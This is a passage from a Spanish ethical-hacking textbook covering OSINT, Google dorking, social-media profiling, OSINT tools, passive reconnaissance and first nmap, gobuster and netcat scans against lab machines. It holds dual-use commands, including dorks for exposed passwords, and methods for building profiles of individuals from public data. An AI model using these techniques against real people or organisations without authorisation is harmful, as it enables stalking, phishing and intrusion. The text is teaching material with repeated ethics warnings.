4. Encuentra al menos 1 técnica ATT&CK por servicio.
5. Dibújalas como cadena de ataque.

Este ejercicio entrena la mente ofensiva *de forma ética y controlada*.

8.12. Conclusión del capítulo

Modelar amenazas te da una visión estratégica: deja de ser solo “entrar a un sistema” y se convierte en “comprender cómo atacaría un adversario real, por qué lo haría y qué consecuencias tendría”.

A partir de aquí, lo que viene será aplicar estos modelos en práctica pura: **reconocimiento pasivo y activo**, donde aprenderás a mapear sistemas como lo hace un atacante… siempre dentro de tu laboratorio legal.

Capítulo 9

OSINT para principiantes: encontrar oro con Google

9.1. OSINT: el arte de investigar sin tocar el objetivo

OSINT (Open Source Intelligence) es una de las disciplinas más poderosas y accesibles del hacking ético. Te permite obtener información **pública**, **legal** y **no intrusiva** sobre un objetivo sin enviarle un solo paquete. Para un atacante real, OSINT es la fase cero. Para un hacker ético fanático, es la oportunidad de entrenar el ojo clínico sin violar ninguna ley.

OSINT te permite responder:

- ¿Qué tecnología usa un sitio?
- ¿Qué correos están expuestos públicamente?
- ¿Qué subdominios existen?
- ¿Qué filtraciones previas hay asociadas a un dominio?
- ¿Cuánta huella digital tiene una empresa o individuo?

Todo esto sin tocar el servidor objetivo, lo cual lo convierte en una **disciplina 100% legal** si se investiga información abierta.

9.2. La regla de oro: OSINT NO es hacking

OSINT **no implica intrusión**, ni escaneo, ni explotación.

Solo usas:

- Google
- Redes sociales
- Documentos públicos
- Metadatos que ya están expuestos
- Datos publicados por terceros
- Archivos indexados

Mientras no envíes tráfico a sistemas fuera de tu laboratorio, estás dentro del marco legal.

9.3. Google como herramienta de hacking ético

Google no es solo un buscador: es un enorme motor de indexación que accidentalmente revela montones de datos útiles para un investigador. Los ataques con Google se conocen como **Google Dorking**.

Un *dork* es una combinación de operadores avanzados que te permiten encontrar contenido específico.

Ejemplo simple:

```
site:example.com
```

Esto listará todo lo que Google indexó sobre ese dominio.

9.4. Jugando con los operadores avanzados de Google

Aquí tienes los operadores esenciales que todo hacker ético debe aprender:

1. `site:` → Limita búsqueda al dominio

```
site:example.com
```

Perfecto para investigar subpáginas.

2. `filetype:` → Buscar documentos

```
site:example.com filetype:pdf
site:example.com filetype:xls
```

Muchos PDFs contienen metadatos, correos, nombres de empleados.

3. `intitle:` → Títulos de páginas

```
intitle:"index of"
```

Puede revelar directorios listados accidentalmente.

4. `inurl:` → Buscar palabras dentro de URLs

```
site:example.com inurl:admin
```

Puede exponer portales de administración mal protegidos.

5. Combinaciones explosivas

```
site:example.com "contraseña"
site:example.com "password"
site:example.com "error"

"index of" "backup"

filetype:docx "confidencial"
```

Aunque parezcan agresivos, siguen siendo **búsquedas públicas**, pero debes usarlos solo en ejercicios de laboratorio o con permiso explícito en contextos profesionales.

9.5. Qué tipo de información puedes encontrar con OSINT

OSINT bien practicado revela:

- **Tecnología utilizada:** WordPress, Apache, PHP, frameworks.
- **Estructura del sitio:** directorios, endpoints, APIs.
- **Subdominios:** dev.example.com, test, staging.
- **Correos corporativos:** soporte@, admin@, info@.
- **Documentos filtrados:** PDFs, DOCX, XLS expuestos accidentalmente.
- **Versiones vulnerables:** banners indexados en Google.
- **Errores del desarrollador:** rutas internas, logs visibles.
- **Filtraciones históricas:** bases expuestas en pastebin.

Esta información sirve para planear pruebas dentro de un pentest autorizado o para fortalecer un sistema propio.

9.6. Google Hacking Database (GHDB)

Es un repositorio público con miles de queries útiles:

https://www.exploit-db.com/google-hacking-database

Ejemplos reales de OSINT:

```
intitle:"phpinfo()"
```

Muestra configuraciones completas de servidores PHP expuestas.

```
filetype:sql site:example.com
```

Puede revelar archivos SQL cargados por error.

```
"powered by" "older version"
```

La GHDB te permite aprender pensando como atacante… sin atacar nada.

9.7. OSINT técnico vs OSINT humano

Hay dos grandes ramas:

OSINT técnico

- Subdominios
- Tecnologías
- Infraestructura
- Configuraciones indexadas
- Metadatos en archivos

OSINT humano (SOCMINT)

- Redes sociales
- Hábitos del personal
- Nombres de empleados
- Cultura interna
- Pistas involuntarias

Ejemplo:

Una empresa sube a LinkedIn un post con captura del área de desarrollo. El monitor muestra un panel interno. Ese panel tiene la URL visible. Esa URL está indexada por Google.

Sin enviar paquetes, descubriste un endpoint valioso.

9.8. Metadatos: los secretos dentro de los documentos

Cuando descargas un PDF o DOC de internet (de forma legal), puedes extraer metadatos.

Herramienta útil:

```
exiftool documento.pdf
```

Puedes encontrar:

- Nombres de usuarios
- Software usado
- Versiones vulnerables
- Rutas internas
- Fechas de modificación

Esto es material precioso para modelar ataques.

9.9. Ejercicios de OSINT 100% legales para laboratorio

Aquí tienes ejercicios para practicar sin riesgos:

Ejercicio 1 — Encontrar subdominios en tu entorno

Crea un sitio web local (`victima.local`) y usa:

```
site:victima.local
```

Simula subdominios.

Ejercicio 2 — Buscar documentos expuestos

Coloca un PDF vacío en tu servidor vulnerable de laboratorio y busca:

```
site:victima.local filetype:pdf
```

Ejercicio 3 — Metadatos internos

Genera un documento DOCX en tu VM víctima y extrae datos con:

```
exiftool archivo.docx
```

Ejercicio 4 — Rastrear tecnología

En tu laboratorio:

```
whatweb http://192.168.56.12
```

Ejercicio 5 — Error hunting

Crea errores intencionales en servidores vulnerables y usa Google para indexarlos (solo en tu lab).

9.10. Buenas prácticas éticas para OSINT

- Nunca descargues datos sensibles de terceros sin autorización.
- Nunca uses OSINT para stalkear individuos.
- No combines OSINT con escaneos sin permiso.
- Mantén registros de tus búsquedas si trabajas profesionalmente.
- Respeta la privacidad: lo “público” no siempre implica “ético de usar”.

OSINT debe fortalecer la seguridad, no explotarla indebidamente.

9.11. Conclusión del capítulo

OSINT es la puerta de entrada perfecta para fanáticos del hacking. Es legal, poderosa y te entrenará a pensar como un investigador profesional. Ahora sabes:

- Buscar información valiosa con Google
- Usar operadores avanzados
- Detectar documentos expuestos
- Leer metadatos
- Reconocer infraestructura sin tocarla

Prepárate para ver la internet como un mapa investigable.

Capítulo 10

OSINT avanzado: redes sociales, personas y huella digital

10.1. El lado más poderoso —y delicado— del OSINT

En el capítulo anterior viste cómo extraer información técnica usando Google y fuentes abiertas sin tocar un sistema. Pero el verdadero potencial del OSINT aparece cuando comienzas a analizar **personas**, **comportamientos**, **hábitos** y **rastros invisibles** que todos dejamos en internet.

Esto se llama **SOCMINT** (Social Media Intelligence) y es una de las áreas más sensibles del hacking ético. Dominarla te convierte en un investigador completo, pero también exige que entiendas los límites éticos:

- No acosar.
- No publicar datos privados.
- No suplantar identidades.
- No vulnerar privacidad real.

Todo lo que verás aquí debe usarse **solo con consentimiento**, para auditorías, investigaciones profesionales o ejercicios dentro de tu laboratorio.

10.2. Huella digital: qué es y por qué importa

La huella digital es:

“Todo rastro de información que una persona u organización deja en internet, voluntaria o involuntariamente.”

Incluye:

- Perfiles públicos
- Fotos
- Comentarios
- Likes
- Publicaciones viejas
- Correos expuestos
- Filtraciones con nombres asociados
- Metadatos en imágenes
- Datos de apps y plataformas

Para un hacker ético, la huella digital sirve para comprender **cómo un atacante podría explotar esos rastros**.

10.3. Por qué la ingeniería social depende del OSINT

Un atacante real usa todo lo que encuentra para construir ataques dirigidos. Ejemplos:

- Un empleado publica una foto de su oficina → se ve un portal interno.

- Un directivo publica cumpleaños → predecible para contraseñas débiles.
- Un dev sube código a GitHub → claves en commits viejos.
- Un usuario comenta su horario laboral → vector para phishing.

OSINT avanzado te ayuda a prevenir este tipo de fugas en empresas o proyectos personales.

10.4. Redes sociales: el tesoro más grande

Las redes sociales son las plataformas donde los usuarios dejan más datos sin darse cuenta. Aquí veremos cómo un atacante pensaría, para que tú aprendas a prevenirlo.

1. Facebook

¿Qué revela?

- Amigos
- Familia
- Números de teléfono
- Fotos antiguas
- Empleos
- Lugares visitados

2. Instagram

- Rutinas diarias
- Vida personal
- Ubicaciones
- Intereses
- Fotos con metadatos (si no fueron limpiados)

3. LinkedIn

- Estructura completa de una empresa
- Roles internos
- Tecnologías usadas (por descripciones de puestos)
- Correos corporativos
- Candidatos a ingeniería social

LinkedIn es oro puro para un pentester.

4. X (Twitter)

- Opiniones
- Emociones
- Horarios de actividad
- Contactos públicos
- Filtraciones sin querer

5. GitHub

- Código
- Commits
- Claves expuestas
- Usuarios internos
- Nombres reales asociados a usuarios de empresa
- Rutas internas de APIs o servidores

10.5. Herramientas de OSINT avanzado

theHarvester

Recolecta correos, subdominios y datos públicos de múltiples fuentes.

Ejemplo:

```
theHarvester -d ejemplo.com -b all
```

Hunter.io

Encuentra correos corporativos.

HaveIBeenPwned

Búsqueda de correos filtrados.

Sherlock

Encuentra un usuario en cientos de redes sociales:

```
sherlock nombredeusuario
```

Maltego

Herramienta gráfica para mapear personas, relaciones y entidades.

SpiderFoot

Automatización de OSINT con cientos de módulos.

Exiftool

Extrae metadatos de imágenes (cámaras, ubicaciones, fechas):

```
exiftool foto.jpg
```

Face Recognition OSINT

Para investigaciones autorizadas, permite correlacionar rostros en fotos públicas.

10.6. El método OSINT de 3 capas (profesional)

Capa 1: Información superficial (lo obvio)

- Perfil público
- Bio
- Foto
- Publicaciones visibles
- Ubicación configurada por el usuario

Capa 2: Información oculta en lo público

- Metadatos de imágenes
- Comentarios que revelan horarios
- Amigos o contactos repetitivos
- Tecnologías internas mencionadas en LinkedIn
- Fotos donde se ve la pantalla de fondo
- Listas públicas de Trello o Notion mal configuradas
- Github repos privados expuestos sin querer

Capa 3: Correlaciones (la joya del OSINT)

Relacionar datos dispersos:

- Un correo aparece en un PDF
- Ese correo aparece en una filtración
- Esa filtración revela una contraseña
- Esa contraseña coincide en otros servicios
- Esa persona usa el mismo nickname en GitHub
- Ese GitHub tiene API keys antiguas

Esto NO es hacking, sigue siendo análisis de datos abiertos… pero te muestra cómo piensa un atacante profesional.

10.7. Personas como vectores de ataque (ejemplos éticos)

Ejemplo 1 – Empleado descuidado Un desarrollador publica en LinkedIn:

“Experto en Laravel 5.6 + PHP 7.0.”

Un atacante piensa:

- Versiones viejas
- Vulnerabilidades conocidas
- Posibles endpoints legacy

Ejemplo 2 – Foto en oficina En Instagram se ve:

- La URL interna `intranet.empresa.local/login.php`
- El nombre de la estación de trabajo
- Un código QR pegado al monitor

Ejemplo 3 – Calendario expuesto Un usuario publica sus horarios todos los días. Permite ataques de phishing “justo cuando está distraído”.

10.8. Reconstrucción de perfiles (personas)

Un atacante podría construir un perfil así (tú también, para auditorías):

1. Nombre completo
2. Nicknames recurrentes
3. Correo principal
4. Correos secundarios filtrados
5. Redes activas
6. Profesión
7. Tecnologías con las que trabaja
8. Patrones de actividad
9. Estilo de comunicación
10. Fotos con metadatos

Todo basado solo en lo público.

10.9. Cómo proteger huella digital (consejo de hacker ético)

En auditorías o consultorías, esto es lo que se recomienda:

- Revisa la privacidad de todas las redes.
- No publiques horarios ni ubicaciones en tiempo real.
- No uses siempre el mismo nickname.
- Limpia metadatos antes de subir contenido.
- Separa tus cuentas laborales y personales.

- Evita fotos donde se vean pantallas, infraestructura o credenciales.

Tu huella digital es el combustible del atacante.

10.10. Ejercicios de OSINT avanzado para laboratorio

Ejercicio 1 — Crear perfiles falsos de laboratorio

Crea tres usuarios ficticios y genera:

- Fotos
- Publicaciones
- Rutinas falsas
- Datos controlados

Luego intenta analizarlos.

Ejercicio 2 — Metadatos en imágenes

```
exiftool foto.png
```

Analiza la cámara, fecha y coordenadas.

Ejercicio 3 — Sherlock en acción

```
sherlock johndoe
```

Úsalo con identidades de prueba creadas por ti.

Ejercicio 4 — Correlación de datos

Crea documentos PDF falsos con correos de laboratorio. Sube otros documentos con el mismo correo. Ve si puedes correlacionar rastro digital.

10.11. Conclusión del capítulo

OSINT avanzado no se trata solo de encontrar datos: se trata de **entender personas**, **predecir comportamientos** y **construir mapas de riesgo** que un atacante malicioso explotaría.

Ahora dominas:

- Análisis en redes sociales
- Correlación de huella digital
- Herramientas avanzadas
- Lectura de metadatos

- Construcción de perfiles
- Identificación de fugas no técnicas

A partir de aquí pasamos a la siguiente fase lógica del hacking ético: **el reconocimiento pasivo de infraestructuras**, donde aprenderás a mirar sistemas como un arquitecto del ciberespacio antes de siquiera tocarlos.

Tu cerebro ahora ve patrones invisibles: eso es OSINT en su forma más pura.

Capítulo 11

Herramientas OSINT esenciales para tu caja de herramientas

11.1. Por qué necesitas una “caja OSINT” organizada

A esta altura ya entendiste que el OSINT no es solo Google: es una práctica que combina decenas de técnicas, fuentes y plataformas. Para trabajar como un investigador serio —sea en un pentest, una auditoría o una simulación legal de ataques— necesitas una **caja de herramientas OSINT** bien estructurada.

En este capítulo verás las herramientas fundamentales: las que usan los profesionales y las que cualquier fanático del hacking debería dominar. Todas ellas son **100% legales** siempre que analices información pública o que tengas autorización del titular.

11.2. theHarvester — recolector automático de correos y subdominios

El clásico de clásicos. Sirve para recolectar:

- Correos filtrados
- Subdominios
- Hosts expuestos
- Infraestructura relacionada

Ejemplo de uso:

```
theHarvester -d ejemplo.com -b all
```

Fuentes comunes: Google, Bing, DuckDuckGo, PGP, LinkedIn, GitHub.

Ideal para:

- Construir el mapa inicial de una empresa
- Detectar correos usados en phishing
- Listar subdominios expuestos accidentalmente

11.3. Shodan — el buscador de dispositivos expuestos

Shodan indexa:

- Cámaras IP
- Firewalls
- Servidores vulnerables
- Bases de datos expuestas
- SCADA
- Paneles administrativos
- IoT
- Versiones de servicios

Ejemplo:

```
port:22 country:AR
```

Para usos éticos:

- Solo analizar infraestructura propia
- Identificar exposición indebida
- Auditar riesgos desde el exterior

11.4. Censys — el Shodan académico y preciso

Censys es como un Shodan hiper detallado. Te permite filtrar por:

- Certificados SSL
- Versiones tecnológicas
- Dominios asociados a IPs
- Servicios con banners expuestos

Ejemplo:

```
services.service_name: "http" AND location.country: "Argentina"
```

Es una herramienta increíble para buscar caminos de ataque en auditorías o ejercicios controlados.

11.5. Amass — el rey del descubrimiento de subdominios

Amass te permite:

- Descubrir subdominios
- Hacer reconocimiento pasivo
- Usar múltiples fuentes externas
- Construir mapas de infraestructura externos

Ejemplo:

```
amass enum -passive -d ejemplo.com
```

También puede integrarse con Shodan, Censys y VirusTotal.

11.6. Subfinder — rápido, eficiente, brutal

Subfinder (de ProjectDiscovery) es más rápido que Amass y perfecto para labs:

```
subfinder -d ejemplo.com
```

En combinación con `httpx`, puedes filtrar qué subdominios responden:

```
subfinder -d ejemplo.com | httpx -title -status-code
```

Una dupla excelente para pentests autorizados.

11.7. Recon-ng — el framework de OSINT modular

Recon-ng es como Metasploit, pero para OSINT:

- Módulos
- Consultas API
- Automatización
- Reportes

Ejemplo básico:

```
recon-ng
modules search linkedin
```

Ideal para proyectos grandes.

11.8. SpiderFoot — OSINT automatizado extremo

SpiderFoot escanea:

- Redes sociales
- Whois
- Filtraciones
- Infraestructura
- Tecnologías
- Subdominios
- Exposición de DNS
- Registros
- Metadatos
- Archivos públicos

Con interfaz web y más de *200 módulos*, es perfecto para:

- Auditorías externas
- Consultoría
- Pruebas exhaustivas

Ejemplo:

```
spiderfoot -s ejemplo.com -m all
```

11.9. WhatWeb y Wappalyzer — identificando tecnologías

Para saber con qué está construido un sitio:

WhatWeb:

```
whatweb http://victima.local
```

Revela:

- CMS
- Frameworks
- Servidores
- Plugins
- Tecnologías vulnerables

Wappalyzer (extensión)

Ideal para escaneo rápido desde navegador.

11.10. Holehe — cazador de correos en plataformas famosas

Holehe te permite saber si un correo está registrado en plataformas como:

- Twitter
- Instagram
- Netflix
- Amazon
- Spotify

Ejemplo:

```
holehe correo@ejemplo.com
```

Muy útil para auditorías de ingeniería social (siempre con permiso).

11.11. HavelBeenPwned — checking de filtraciones públicas

No hackea nada: solo consulta bases públicas de breaches.

```
https://haveibeenpwned.com/
```

Puedes verificar:

- Correos
- Contraseñas filtradas
- Exposiciones previas

Ideal para recomendar cambios de contraseña en empresas.

11.12. Maltego — el mapamundi del OSINT

Maltego es la herramienta gráfica por excelencia:

- Mapeo de relaciones
- Entidades
- Infraestructura
- Redes sociales
- Personas
- Dominio tecnológico

Usa “transformaciones” automáticas. Perfecta para informes profesionales.

11.13. Metagoofil — extracción masiva de metadatos

Extrae metadatos de documentos:

```
metagoofil -d ejemplo.com -t pdf,doc,xls -l 200 -n 50 -o salida -f informe.html
```

Encuentra:

- Usuarios internos
- Versiones de software
- Rutas internas
- Documentos sensibles

Una herramienta indispensable en la fase de inteligencia.

11.14. Sherlock — identificando usuarios por internet

Sherlock busca un usuario en centenares de plataformas:

```
sherlock franciscoPerez
```

Perfecto para corridas de OSINT humano.

11.15. Twint (alternativa OSINT para Twitter/X)

Permite recolectar:

- Posts
- Hashtags
- Ubicaciones
- Seguidores
- Rutinas
- Temas sensibles

Ejemplo:

```
twint -u usuario
```

Funciona sin API oficial.

11.16. EXIFTOOL — secretos ocultos en imágenes

Puedes analizar imágenes públicas:

```
exiftool archivo.jpg
```

Descubrirás:

- Ubicación GPS
- Modelo de cámara
- Tiempos
- Ediciones
- Versiones del software

Más útil de lo que parece.

11.17. Yara + OSINT: buscando patrones en archivos expuestos

Para investigaciones avanzadas (por ejemplo, en servidores vulnerables propios):

```
yara reglas.yar archivos/
```

Permite analizar patrones en megafugas o clusters de archivos del laboratorio.

11.18. Cómo organizar tu “OSINT Toolbox” profesional

Dividamos tu caja eficiente así:

- **Descubrimiento de dominios:** Amass, Subfinder
- **Información organizacional:** Hunter, LinkedIn, Maltego
- **Metadatos:** Exiftool, Metagoofil
- **Filtraciones:** HaveIBeenPwned, Dehashed
- **Infraestructura:** Shodan, Censys
- **OSINT humano:** Sherlock, Twint
- **Recon automatizado:** SpiderFoot, Recon-ng
- **Tecnologías web:** WhatWeb, Wappalyzer

Organiza tus herramientas por carpetas o scripts para automatizar flujos.

11.19. Ejercicios prácticos (en tu laboratorio)

Ejercicio 1: Recolecta correos internos

Crea documentos PDF y DOC falsos en tu servidor vulnerable. Usa:

```
metagoofil
```

Ejercicio 2: Descubre subdominios de tu entorno

```
amass enum -passive -d laboratorio.local
```

Ejercicio 3: Mapea tecnología

```
whatweb http://192.168.56.12
```

Ejercicio 4: Construye un grafo en Maltego

Crea identidades ficticias y organízalas en un mapa.

11.20. Conclusión del capítulo

Ahora tienes tu **caja OSINT profesional**. Dominar estas herramientas te permitirá:

- Investigar sin atacar
- Comprender la superficie pública de cualquier entidad
- Detectar fugas no obvias
- Prepararte para fases posteriores de un pentest
- Complementar tu laboratorio de hacking ético

Capítulo 12

Reconocimiento pasivo de infraestructuras: sin tocar el objetivo

12.1. Reconocimiento pasivo: el arte de “mirar desde lejos”

Hasta ahora aprendiste OSINT técnico y humano. Ahora damos un paso clave en el hacking ético: **reconocer la infraestructura sin enviarle un solo paquete**. Esto es fundamental porque:

- Es **100% legal** (si usas fuentes públicas).

- No genera ruido ni alertas en sistemas de terceros.
- No deja rastros en logs de servidores externos.
- Te permite mapear la superficie expuesta *antes* de realizar cualquier prueba activa en entornos autorizados.

En pentesting profesional, el reconocimiento pasivo es obligatorio antes de tocar un objetivo. En tu laboratorio, te permitirá entender cómo “se ve” un sistema desde afuera, incluso si aún no lo escaneaste.

12.2. ¿Qué es exactamente el reconocimiento pasivo?

Es recopilar información sobre una infraestructura sin interactuar directamente con ella.

Esto significa:

✔ Consultar fuentes públicas ✔ Analizar datos históricos ✔ Revisar servicios que indexan internet ✔ Observar certificados, DNS y metadatos ✔ Revisar banners previamente cacheados

NO incluye:

✘ Escanear puertos (eso ya es reconocimiento activo) ✘ Mandar peticiones HTTP para ver respuestas ✘ Probar credenciales ✘ Atacar servicios expuestos

Por ahora, solo miramos. No tocamos.

12.3. ¿Qué puedes descubrir sin tocar el sistema?

Más de lo que imaginas. El reconocimiento pasivo revelará:

- Versiones tecnológicas
- Subdominios
- DNS histórico
- Certificados SSL antiguos
- IPs relacionadas
- Registros WHOIS
- Banners indexados por buscadores
- Arquitectura aproximada
- Infraestructura en la nube
- Uso de proveedores (Cloudflare, AWS, Azure)
- Cambios a través del tiempo

Es impresionante lo que se puede ver sin interactuar con el objetivo.

12.4. Técnicas de reconocimiento pasivo (modo profesional)

1. Análisis WHOIS

Con WHOIS puedes descubrir:

- Propietario del dominio
- Servidores DNS
- Proveedor del hosting
- Correos administrativos
- País
- Fecha de creación
- Información histórica (si no está oculto)

Ejemplo:

```
whois ejemplo.com
```

2. DNS pasivo

El DNS pasivo (PDNS) muestra:

- Subdominios antiguos
- Registros que ya no existen
- Cambios en infraestructura
- IPs previas
- Historial de migraciones tecnológicas

Fuentes:

- SecurityTrails
- PassiveTotal
- Censys
- VirusTotal
- DNSDB (comercial)

3. Certificados SSL (CTlogs)

Los *Certificate Transparency Logs* revelan certificados emitidos a un dominio.

Ejemplo:

```
https://crt.sh/?q=ejemplo.com
```

Puedes encontrar:

- Subdominios ocultos
- Servicios internos expuestos accidentalmente

- Infraestructura temporal
- Certificados de pruebas
- Versiones antiguas

4. Shodan / Censys sin consultar la IP directa

Consultar perfiles almacenados previamente es reconocimiento pasivo.

Ejemplo Shodan:

```
org:"empresa"
hostname:"ejemplo.com"
```

Ejemplo Censys:

```
services.tls.certificates.leaf_data.subject.common_name: "ejemplo.com"
```

Sin tocar el servidor real.

5. Archivos históricos (Wayback Machine)

Permite ver versiones antiguas del sitio:

https://web.archive.org

Datos útiles:

- Directorios eliminados
- Paneles antiguos
- Comentarios internos
- Rutas de APIs
- Javascript expuesto
- Estructura previa de la página

6. Análisis de repos públicos (GitHub / GitLab)

Solo lo que esté públicamente accesible:

- Commits antiguos
- Branches expuestos
- Claves filtradas
- Rutas internas del backend
- Errores documentados

7. Indexación de motores de búsqueda alternativos

Además de Google:

- Yandex
- Bing

- DuckDuckGo
- PourDev
- Searchcode

12.5. Herramientas útiles para reconocimiento pasivo

Ya usaste varias en capítulos anteriores, pero aquí las organizamos específicamente para infraestructura:

Herramienta	Uso
SecurityTrails	DNS histórico, subdominios, IPs antiguas
Censys	Servicios expuestos, certificados, infraestructura
Shodan	Dispositivos indexados anteriormente
crt.sh	Certificados SSL y subdominios ocultos
Amass (modo pasivo)	Subdominios de fuentes públicas
Wayback Machine	Versiones históricas del sitio
VirusTotal (PassiveDNS)	Resoluciones DNS previas
BuiltWith	Tecnologías visibles en capa pública
FOCA (solo para docs públicos)	Metadatos, rutas internas

12.6. Cómo reconstruir infraestructura sin tocar el sitio (paso a paso)

Supongamos el dominio de laboratorio es:

```
victima.local
```

Paso 1 — WHOIS básico

```
whois victima.local
```

Obtendrás:

- DNS
- Fecha de creación
- País
- Proveedor

Paso 2 — Subdominios vía Amass

```
amass enum -passive -d victima.local
```

Paso 3 — Certificados expuestos en CTlogs

Buscar subdominios que aparezcan en certificados:

```
https://crt.sh/?q=victima.local
```

Paso 4 — DNS histórico

En SecurityTrails:

- Descubres IPs previas
- Subdominios eliminados
- Migraciones a nuevos servidores

Paso 5 — Infraestructura externa

Con BuiltWith o Wappalyzer detectas:

- Servidor web
- CDN
- Hosting
- Frameworks
- TLS
- Analitycs

Paso 6 — Wayback Machine

Comparas cómo evolucionó el sitio.

Paso 7 — Repos públicos

Buscas coincidencias en GitHub:

```
"victima.local" site:github.com
```

12.7. ¿Qué puede revelar el reconocimiento pasivo? (ejemplos reales)

Caso 1 — Subdominio olvidado

Un certificado expone:

`dev.victima.local`

En producción ya no existe, pero fue usado para pruebas, y podría darte pistas de tecnología interna.

Caso 2 — Migración mal hecha

SecurityTrails revela que antes:

- el dominio apuntaba a un servidor Apache 2.4.6
- luego migró a NGINX
- pero un subdominio viejo aún apunta al servidor Apache vulnerable

Caso 3 — Rutas internas expuestas en GitHub

Un desarrollador subió un archivo:

`config_dev.php`

Contiene:

- rutas
- nombres de directorios
- comentarios del equipo

Sin tocar el objetivo, ya conoces su estructura interna.

12.8. Riesgos éticos y legales del reconocimiento pasivo

Aunque es legal si analizas datos públicos, debes evitar:

- Correlacionar información personal sin consentimiento
- Descargar información sensible no destinada al público
- Usar datos públicos para ingeniería social sin permiso
- Usar Shodan para identificar objetivos reales sin autorización
- Construir perfiles de individuos sin necesidad profesional

El reconocimiento pasivo debe **proteger**, no aprovecharse.

12.9. Ejercicios prácticos (en tu laboratorio)

Ejercicio 1 — Reconstruir subdominios falsos

Configura en tu propia VM varios subdominios:

- dev.victima.local
- api.victima.local
- old.victima.local

Simula exposición en CTlogs.

Ejercicio 2 — Wayback interno

Levanta un sitio vulnerable y guarda versiones antiguas. Luego compáralas como si fueras un atacante.

Ejercicio 3 — SeguridadTrails y Censys (modo lectura)

Analiza una infraestructura real **solo para aprender**, sin tocarla.

Ejercicio 4 — GitHub OSINT

Crea un repositorio público en laboratorio y sube fragmentos con:

- nombres de variables
- rutas
- comentarios

Analiza como si fueras un atacante.

12.10. Conclusión del capítulo

El reconocimiento pasivo es una de las habilidades más importantes para cualquier hacker ético. Te permite:

- Ver la infraestructura como la vería un atacante real
- Descubrir configuraciones pasadas
- Encontrar errores de exposición
- Mapear la superficie pública
- Prepararte para un reconocimiento activo efectivo

Y lo más importante: **todo sin enviar un solo paquete**, manteniéndote dentro de la ley.

Ahora sí, estamos listos para “tocar”, pero de forma legal y controlada.

Capítulo 13

Reconocimiento activo en entornos controlados: primeros escaneos

13.1. ¿Qué es el reconocimiento activo y por qué solo debe hacerse en tu laboratorio?

En capítulos anteriores trabajamos con **reconocimiento pasivo**, observando desde lejos sin interactuar con el sistema. Ahora entramos en la siguiente fase lógica: **reconocimiento activo**, también llamado *active recon*, donde tú:

- **Envías paquetes**,
- **Interactúas con servicios**,
- **Provocas respuestas**,
- **Mapeas puertos, versiones y comportamientos**,
- **Detectas vectores de ataque reales**.

Esta fase **no es legal** realizarla contra objetivos que **NO te han autorizado explícitamente**. Por eso solo trabajaremos en:

✔ Tu laboratorio local ✔ Máquinas vulnerables que instalaste tú ✔ Entornos de práctica como Metasploitable, OWASP BWA, Juiceshop

Nunca olvides esta regla clave:

Reconocimiento activo = contacto directo con la máquina. Debe hacerse únicamente donde tienes permiso.

13.2. Qué buscamos en el reconocimiento activo

El objetivo es obtener datos técnicos concretos respondiendo preguntas:

- ¿Qué puertos están abiertos?
- ¿Qué servicios y versiones corren?
- ¿Qué sistema operativo parece tener?
- ¿Qué rutas web existen?
- ¿Qué servicios están mal configurados?
- ¿Qué vectores de ataque podrían explotarse?

Es como usar un estetoscopio digital para “escuchar” cómo funciona la víctima dentro del laboratorio.

13.3. Las herramientas clave del reconocimiento activo

Estas son tus armas fundamentales:

- **Nmap** (rey absoluto del escaneo de puertos)
- **Netcat** (para conexiones manuales)
- **WhatWeb y Wappalyzer** (tecnologías web)
- **Curl / Wget** (inspeccionar respuestas HTTP)
- **Gobuster / Feroxbuster** (fuzzing de directorios)
- **Masscan** (escaneo ultrarrápido) — *solo en laboratorio*
- **Enum4linux / smbclient** (SMB en Windows/Linux)

Empezaremos por lo indispensable: **Nmap**, y luego avanzaremos hacia técnicas más amplias.

13.4. Parte 1: Descubrir hosts — el barrido de red

El comando más básico del hacking:

```
nmap -sn 192.168.56.0/24
```

Esto realiza un **ping scan**, preguntando “¿Quién está vivo?”. En tu laboratorio deberías ver respuestas como:

- Kali: `192.168.56.10`
- Metasploitable: `192.168.56.11`
- OWASP BWA: `192.168.56.12`

Este paso confirma:

- Que la red está configurada correctamente
- Que las máquinas pueden verse entre sí
- Que tu laboratorio está funcionando

13.5. Parte 2: Escaneo de puertos — encontrando la superficie expuesta

Puertos abiertos = puertas de entrada.

Escaneo básico:

```
nmap 192.168.56.11
```

Escaneo completo:

```
nmap -p- 192.168.56.11
```

Aquí descubrirás servicios clásicos en Metasploitable:

- FTP (21)
- SSH (22)
- Telnet (23)
- SMTP (25)
- HTTP (80)
- Samba (139 / 445)
- MySQL (3306)
- RPC (111)
- Varios otros

Es el mapa base de tu objetivo.

13.6. Parte 3: Detección de versiones — qué hay detrás de cada puerto

Una vez identificados los puertos, toca ver qué está corriendo ahí.

```
nmap -sV 192.168.56.11
```

Esto revela detalles como:

- Apache 2.2.8
- vsftpd 2.3.4
- OpenSSH 4.7p1
- Samba 3.0.20

Las versiones son muy importantes porque:

- Permiten buscar vulnerabilidades públicas
- Señalan vectores de explotación
- Revelan configuraciones inseguras
- Sugieren rutas de ataque

Si la versión aparece en *Exploit-DB*, ya sabes que hay algo interesante.

13.7. Parte 4: Fingerprinting del sistema operativo

Nmap también puede estimar el sistema operativo:

```
nmap -O 192.168.56.11
```

Esto te permitirá saber si estás frente a:

- Linux
- Windows
- FreeBSD
- OpenBSD
- Router
- Dispositivo IoT

Es clave para:

- Elegir exploits
- Decidir técnicas de post-explotación
- Preparar cargas útiles compatibles

13.8. Parte 5: Escaneo agresivo — resumen total

El famoso escaneo agresivo de Nmap:

```
nmap -A 192.168.56.11
```

Incluye:

- Detección de versión
- Fingerprinting de OS
- Scripts NSE básicos
- Trazado de rutas

Advertencia ética: Jamás lo ejecutes sobre sistemas no autorizados. Genera mucho ruido.

13.9. Parte 6: Enumeración web — descubriendo rutas ocultas

Con OWASP BWA o Juiceshop, usarás Gobuster:

```
gobuster dir -u http://192.168.56.12 -w
/usr/share/wordlists/dirb/common.txt
```

Esto revela:

- Rutas internas
- Directorios no listados
- Paneles de admin
- Puntos de entrada a aplicaciones

- Endpoints de APIs

Ejemplo de salida:

- `/admin`
- `/uploads`
- `/phpmyadmin`
- `/test/`

Todo esto es oro para explotación posterior.

13.10. Parte 7: Banner grabbing — preguntarle directamente al servicio

Con **Netcat** puedes conectar manualmente a un puerto:

```
nc 192.168.56.11 21
```

Te responderá algo como:

```
220 (vsFTPd 2.3.4)
```

Ese banner ya te dice si la versión es vulnerable.

Para HTTP:

```
nc 192.168.56.11 80
GET / HTTP/1.1
Host: victima
```

Manual y hermoso.

13.11. Parte 8: Reconocimiento activo de SMB (Windows/Linux)

Para enumerar SMB:

```
enum4linux -a 192.168.56.11
```

Esto permite ver:

- Usuarios
